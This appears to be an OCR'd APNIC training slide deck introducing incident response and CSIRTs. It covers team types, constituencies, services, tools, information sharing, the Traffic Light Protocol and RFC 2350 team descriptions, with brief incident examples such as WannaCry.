Introduction to Incident Response and CSIRTs

Issue Date:

Revision:

APNIC

Introduction

APNIC


Overview

- Cyber Security in General
- Security Incidents
- Incident Response & CSIRTs
- Policies and SOPs
- Collaboration & Interaction with Others
- Learning More about CERT/CSIRTs
- Practical Examples
- Discussions

Let’s Connect!

Adli Wahid

- Email: adli@apnic.net
- LinkedIn: Adli Wahid
- Twitter: @adliwahid
- Unsplash: https://www.unsplash.com/adliwahid



Security Initiatives @ APNIC

- Target Audience
  - Primarily Network Operators & Service Providers, APNIC members
  - Collaboration with APCERT, FIRST, INTERPOL and many other organisations
- Activities
  - Training & Workshops
  - Security Track @ APRICOT and APNIC Conference
  - Presentation at Security Conferences

More information here: https://www.apnic.net/security

Cyber Security In A Nutshell

APNIC

Cyber Security In A Nutshell


- Addressing the CIA
  - Confidentiality, Integrity, Availability
- Part of Risk Management
  - Risk = Threats x Vulnerabilities
  - Dealing with the Known & and Unknown
  - Understand priorities, strategy for dealing with risks
- Cyber Security Program
  - Different Areas
  - Including Incident Response
- Framework & Standards
  - Comprehensive
  - Verifiable

Cyber Security

- People, Process, Technology
  - Security Awareness
  - Detection, Prevention & Response

- Security is a Process - Continuous Approach
  - Including Learning from Incidents
  - Applying Best Current Practices

- Intro to Cyber Security E-Learning @ APNIC Academy
  - https://academy.apnic.net



https://academy.apnic.net

What is a CSIRT?

Security Incident

- A computer security incident is a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices
- Examples:
  - An attacker commands a botnet to send high volumes of connection requests to a web server, causing it to crash
  - Users are tricked into opening a “quarterly report” sent via email that is actually malware; running the tool has infected their computers and established connections with an external host.
  - An attacker obtains sensitive data and threatens that the details will be released publicly if the organization does not pay a designated sum of money.

(Source: NIST SP800-61Incident Handling Guide)

Example of Security Incidents

- Malware causing financial loss or loss of data
  - Point-of-Sales Malware
  - Banking Trojans
  - Ransomware
- Data Breaches in organizations
  - Customer Information / Confidential Information
  - Intellectual Property Loss
- Critical Vulnerabilities in software that could potentially lead to system compromise and information disclosure
- Distributed Denial of Service attacks
- Good Read: http://www.verizonenterprise.com/DBIR/2019/

Belgacom Hack

THE INSIDE STORY OF HOW BRITISH SPIES HACKED BELGIUM'S LARGEST TELCO


Ryan Gallagher

December 13 2014, 4:26 p.m.


When the incoming emails stopped arriving, it seemed innocuous at first. But it would eventually become clear that this was no routine technical problem. Inside a row of gray office buildings in Brussels, a major hacking attack was in progress. And the perpetrators were British government spies.

It was in the summer of 2012 that the anomalies were initially detected by employees at Belgium's largest telecommunications provider, Belgacom. But it wasn't until a year later, in June 2013, that the company's security experts were able to figure out what was going on. The computer systems of Belgacom had been infected with a highly sophisticated malware, and it was disguising itself as legitimate Microsoft software while quietly stealing data.

(Sophisticated) Attacks & Attackers



Stuxnet (2010)



Sandworm / NotPetya / BlackEnergy

Threat Group Cards: A Threat Actor Encyclopedia

Why should we care?

- Victims are some network operators customers
- Attackers/Criminals use internet infrastructure operated by Network Operators
- Some operators / providers are owned my malicious actors (?)
- Network operators could be targeted as part of the bigger attack (supply chain security)
- Initial attack ’spill-over’ to other non-targeted systems

Security Incidents – Multiple Views

- (What) Impact
  - Disclosure of Information
  - Systems Integrity
  - Unauthorized Access
  - Denial of Service
- (How) Attack “Surface”
  - Malware
  - Spam
  - Web
  - Network
  - Vulnerabilities
  - End-Users
- What about:
  - Motives
  - Actors
    - “Script Kiddies”, “Nation States”, Criminals
- Mitigation
  - Coordination
  - Information Sharing
  - Lessons Learned
  - Improvements
  - Trust Building

CSIRT / CERT

- Computer Security Incident Response Team or Computer Emergency Response Teams
- A CSIRT performs, coordinates, and supports the response to security incidents that involve sites within a defined constituency
- Must react to reported security incidents or threat
- In ways which the specific community agrees to be in its general interest
- T = Team = Entity (Unit/Organization) that does IR work!

Constituency

- A CSIRT serves its constituent
- Constituency help defines:
  - What is the purpose & nature of the CSIRT
  - Who is the CSIRT Serving
  - What types of security incidents the CSIRT handles
  - What are the relationship with other CSIRTs

- Example of Constituents:
  - Enterprise / Single Organization
  - Sector Based
  - Critical Infrastructure
  - Product
  - National / Country
  - Customer
- Constituents might overlap
  - Co-ordination is key
  - CSIRT of the “Last Resort”

Who Your Constituency?
(i.e. who should you care about)

Enterprise / Company

- Infrastructure
- Office network / systems
- Business related information
- Company's Staff

Customers

- Abuse / Attacks to and from Customers
- Customer's related information

Different Types of CSIRTs

- **Enterprise CSIRTs**
  - provide incident handling services to their parent organization. This could be a CSIRT for a bank, a manufacturing company, an ISP, a university, or a federal agency.
- **National CSIRTs**
  - provide incident handling services to a country.
- **Coordination Centers**
  - coordinate and facilitate the handling of incidents across various CSIRTs. Examples include the CERT Coordination Center or the United States Computer Emergency Readiness Team (US-CERT).
- **Analysis Centers** / Sector Based
  - focus on synthesizing data from various sources to determine trends and patterns in incident activity. This information can be used to help predict future activity or to provide early warning when the activity matches a set of previously determined characteristics.
- **Vendor Teams**
  - handle reports of vulnerabilities in their software or hardware products. They may work within the organization to determine if their products are vulnerable and to develop remediation and mitigation strategies. A vendor team may also be the internal CSIRT for a vendor organization.
- **Incident Response Providers**
  - offer incident handling services as a for-fee service to other organizations.

(Source: US-CERT https://www.cert.org/incident-management/csirt-development/csirt-faq.cfm)

Why a CERT/CSIRT?

Why a CERT/CSIRT?

- Security Incidents Happen!
  - Execute incident response plans
  - Assurance to customers and stakeholders
- Mitigate Loss or Damage
  - Point of Contact
  - Governance
- Compliance to Standards
  - Cyber Security Framework
  - ISO 27001, ITIL
  - Compliance with Law or Regulations
- Security Improvements
  - Analyze Incidents and Provide Lessons Learned
- Resource Allocation
  - Dedicated Service(s)
  - Human Resources, Skills
  - Specific Polices and SOPs
  - Point of Contact

Whois Database: Incident Response Team Object


```
inetnum:        1.1.1.0 - 1.1.1.255
netname:        APNIC-LABS
descr:          Research prefix for APNIC Labs
descr:          APNIC
country:        AU
admin-c:        AR302-AP
tech-c:         AR302-AP
mnt-by:         APNIC-HM
mnt-routes:     MAINT-AU-APNIC-GM85-AP
mnt-irt:        IRT-APNICRANDNET-AU
status:         ASSIGNED PORTABLE
changed:        hm-changed@apnic.net 20140507
changed:        hm-changed@apnic.net 20140512
source:         APNIC

irt:            IRT-APNICRANDNET-AU
address:        PO Box 3646
address:        South Brisbane, QLD 4101
address:        Australia
e-mail:         abuse@apnic.net
abuse-mailbox:  abuse@apnic.net
admin-c:        AR302-AP
tech-c:         AR302-AP
auth:           # Filtered
mnt-by:         MAINT-AU-APNIC-GM85-AP
changed:        hm-changed@apnic.net 20110922
source:         APNIC
```

1. Is your point of contact accurate & up-to-date?

2. Do you have policies and procedures to handle reports / complaints / incidents?

3. What are the various ways others can reach you?
   - Number Whois
   - Name Whois
   - On your website

Incident Response in Practice



- Planning to deal with security incidents
- Understanding Threats and Risks
- Increase resilience
- Goldmine for insights (intelligence) from lessons learned (post-incident)

Components of a CSIRT

Policies & SOPs

- Specific for Incident Response & Handling
- Definition of Security Incidents and Related Terms
- Define Scope, Roles & Responsibilities
- Sharing of Information within the organisation or with external parties
- What to do in the event of a security incident
  - Specific SOP for dealing with different types of incidents
  - Forms, Templates, Required information
  - How to reach you outside office hours
- Dealing with Crisis
  - Escalation (Internal & External)
  - Dealing with the Media /Press
- Setting Realistic Expectations
  - Dealing with Service Providers

Incident Response Team Structure

- Team Models
  - Central Incident Response Team
  - Distributed Incident Response Team
  - Co-ordination Team
- Where should the CERT/CSIRT be located

- Functions / Workflow
  - Incident Reporting
    - Report from internal or external
  - Incident Analysis
    - What is happening, Impact, Patterns
  - Incident Response
    - Containment, Eradication & Recovery
    - Post-Incident Activity / Recommendations

CSIRT Services


- **Incident Handling & Response**
  - Core activity
- Advisory Distribution
  - Issue advisory relevant to constituency
- Education and Awareness
  - Promoting best practices
  - Policies and SOPs
  - Cyber Security Exercises
- Information Sharing
  - i.e. Global / Regional CSIRTs groups, ISACS


- Other Services
  - Reactive
  - Proactive
  - Security Quality Management

- Learn More:
  - FIRST CSIRT Services Framework
  - https://www.first.org/services/education

Proactive Services

- Given a few categories of threats (ddos, spam, malware) can we do something before the incident actually happens or we received a report / complaint
- Think
  - Misconfigured Devices / Services
  - Vulnerable devices (i.e. unpatched)
  - Host serving malware
- How to get information?
  - i.e. Shadowserver.org
  - Shodan.io
  - CERTs/CSIRTs
  - Threat Intel Platform (i.e. AlienVault OTX, MISP, IBM X-Force, Abuse.CH)
- Can you do something about it?
  - Contact customers
  - Workarounds
  - Policy & procedure for handling information





Top 20 Countries With Accessible NTP (Mode 6)

Country	Total
United States	710,357
Russian Federation	347,124
China	216,314
Brazil	144,878
Germany	132,932
United Kingdom	125,925
Korea, Republic of	115,385
Italy	96,305
France	80,847
Mexico	67,320
India	63,837
Australia	60,283
Canada	55,637
Japan	53,348
Thailand	46,545
Romania	36,641
Netherlands	36,027
Vietnam	35,750
Sweden	33,354
Taiwan	32,499

Top 20 ASNs With Accessible

ASN	AS Name	C	
AS3216	SOVAM		
AS4766	KIXS-AS		
AS4134	CHINANET		
AS7029	WINDSTREAM		
AS7385	INTEGRATELECOM	US	44,939
AS3269	ASN	IT	41,753
AS4837	CHINA169	CN	41,615
AS3320	DTAG	DE	35,367
AS7018	ATT-INTERNET4	US	33,607
AS8151	Uninet	MX	29,095
AS5413	AS5413,	GB	28,409
AS18566	MEGAPATH5-US	US	28,328
AS6128	CABLE-NET-1	US	24,022
AS7922	COMCAST-7922	US	23,670
AS10429	Telefonica	BR	23,644
AS8881	VERSATEL,	DE	22,528
AS			22,384
AS28573	CLARO	BR	20,571
AS4230	CLARO	BR	20,282
AS9198	KAZTELECOM	KZ	18,209

Quick Hands-on – Learn about your network

1. Shodan.io https://www.shodan.io
   - Find vulnerable services on your network / AS
   - Look for recent vulnerabilities announced or reported
   - Need to create and account
   - Possible to automate with scripts via API

2. Abuse.ch – https://www.abuse.ch
   - Malicious URL – normally serving malware
   - https://urlhaus.abuse.ch/feeds/

3. CIRCL IP / ASN BGP Ranking (
   - https://bgpranking-ng.circl.lu/
   - Based on reputational information of resources (malicious IPs) within a particular ASNs
   - You can deploy them too
   - https://github.com/D4-project/IPASN-History

Types of Services Example
* Enterprise CSIRT *

Proactive Services	Reactive Services	Security Quality Management Services
• Security Alerts • Security Reporting • Security Diagnosis • Monitoring of Websites	• Vulnerability Handling • Incident Handling • Artifact Handling	• Security Consultation • Security Education • Security Training • Evaluation of Technologies

Source: NTT-CERT
https://conference.apnic.net/data/39/150304_ntt-cert-activity_1425447986.pdf

Tools & Facilities for CSIRT

- Basically two categories of tools
  - Managing Incident Reports
  - Tools for detection, analysis and investigations
- Handling & Managing Incidents Reported
  - Able to collect & store incidents reported
  - Track status, produce reports
  - Function of system can be mapped to SOP
  - Encryption tools for secure communication

- Security Incidents Monitoring & Analysis
  - Tools for processing or analyzing logs, binaries, network traffic
  - Forensics Tools
  - Tools for information sharing
  - Labs / Separate resources for analysis / testing
  - Depends on the nature of work or specialists
  - Tools in the Public domains (i.e. Passive DNS)


- Office / Work facilities
  - Secure room, Office facilities
- Good Reference
  - FIRST Membership Site Visit: http://www.first.org/membership/site-visit-V1.0.pdf

Co-operation, Interaction & Disclosure of Information


- CSIRTs normally do not work in isolation
- Co-operation required due to nature of constituency or scope of authority
- Disclosure policy should be clear on how information related to a security incidents will be handled
  - Conflict of Interest
  - Legal Perspective
- Groups that CSIRT normally interact with
  - Other Departments (Internally)
  - Other IRTs
  - Vendor Teams
  - Law Enforcement Agencies
  - Media

Security Response Community

- Trust is key
- Sharing of threat intelligence
  - Vulnerability Information
  - Indicators of Compromise (IOCs)
  - Analysis / Reports
- Standards & Platforms
- Co-ordinated Response
  - Conficker & DNS-Changer Working Group
- Reach out to the community
  - FIRST.org https://www.first.org
  - APCERT – http://www.apcert.org
  - ShadowServer.org – share intelligence with network operators & CERTS/CSIRTS



Wannacry



- Ransomware attack in May 2017
- Uses EternalBlue exploit leaked in April
- Targets Windows SMB, spread over the internet (worm)
- Domains:
  iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
  ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
- Kill switch:
  - Tries to connect to a website (domain hardcoded)
  - If connection works, exit
  - Else, encrypt
- Lessons Learned
  - Not just blocking
  - Quality of sharing / IOCs
  - Timeliness
  - Evolving Attack

Reference: https://securelist.com/wannacry-faq-what-you-need-to-know-today/78411/

Traffic Light Protocol

- Protocol for sharing information
  - Information Classification
  - Apply label
  - Implemented by human / machine
  - https://www.first.org/tlp
- Example Application
  - Email (in subject or body)
  - File names
  - In a discussion
  - IR Tools (i.e. TheHive & MISP)

3. TLP definitions

a. **TLP:RED** = Not for disclosure, restricted to participants only.
Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused. Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.

b. **TLP:AMBER** = Limited disclosure, restricted to participants' organizations.
Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved. Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.**

c. **TLP:GREEN** = Limited disclosure, restricted to the community.
Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector. Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.

d. **TLP:WHITE** = Disclosure is not limited.
Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Notes:
1. This document uses "should" and "must" as defined by RFC-2119.
2. Comments or suggestions on this document can be sent to tlp-sig@first.org.

Recap – Team Description (RFC 2350)

- RFC 2350 Expectations for Computer Security Incident Response
  - https://www.rfc-editor.org/rfc/rfc2350.txt

- Detailed description of the security incident response team
  - Name, Host organization
  - Constituents
  - Location
  - Services
  - Time zones
  - PGP
  - Policies

- Useful for external parties to know (publish on website)
  - Example:
    - https://cert.societegenerale.com/CERT_SG_RFC2350.pdf
    - https://cert.europa.eu/static/RFC2350/RFC2350.pdf
    - https://www.proximus-cdn.com/nl/dam/jcr:39d8bcfd-97fa-4819-8a68-cbf09ac6aaec/Proximus_CSIRT_RFC2350_Description.pdf

- Useful for defining / setting up your team
  - ThaiCERT
    - https://www.thaicert.or.th/downloads/files/Establishing_a_CSIRT_en.pdf

FIRST Member Database

Secure https://www.first.org/members/teams/bgd_e-gov_cirt

RST Members

Becoming a Member
Member Teams
Liaison Members
Members around the world
Membership Application

BGD e-Gov CIRT

Team information	
Team Name	BGD e-Gov CIRT
Official Team Name	Bangladesh e-Government Computer Incident Response Team
Date of membership approval	2016-05-22
Host organization	Bangladesh Computer Council
Country of Team	Bangladesh BD
Date of establishment	2016-01-11

Team contact information	
Regular telephone number	+88-02-818-1392 +88-01-670-974-703 +88029124626 (fax) +88029124626
Emergency telephone number	+88-01-670-974-703
E-mail address	cirt@cirt.gov.bd
Facsimile number	+88029124626
Postal address	Room#311 (LICT/5), Bangladesh Computer Council (BCC), Ministry of Posts, Telecommunication & Information Technology, BCC Bhaban, 14-E/X, Agargaon, Sher-e-Bangla Nagar, Dhaka-1207

Business hours	
Timezone	GMT+6
Specification of business hours	9:00 AM - 17:00 PM, Sunday to Thursday (Bangladesh Standard time, UTC/GMT +6h, no DST)
How to contact team outside business hours	Outside working hours team can be contacted by e-mail

Constituency	
Type of constituency	Government & military

Constituency	
Type of constituency	Government & military
Description of constituency	all governmental institutions of Bangladesh using the National Data Centre (NDC) infrastructure.
Internet domain address	AS63932, 43.229.12.0/22,103.48.16.0/22, 114.130.54.0/23, 180.211.213.0/24
Country of constituency	BD

Cryptography	
PGP key id	0x87DD5483
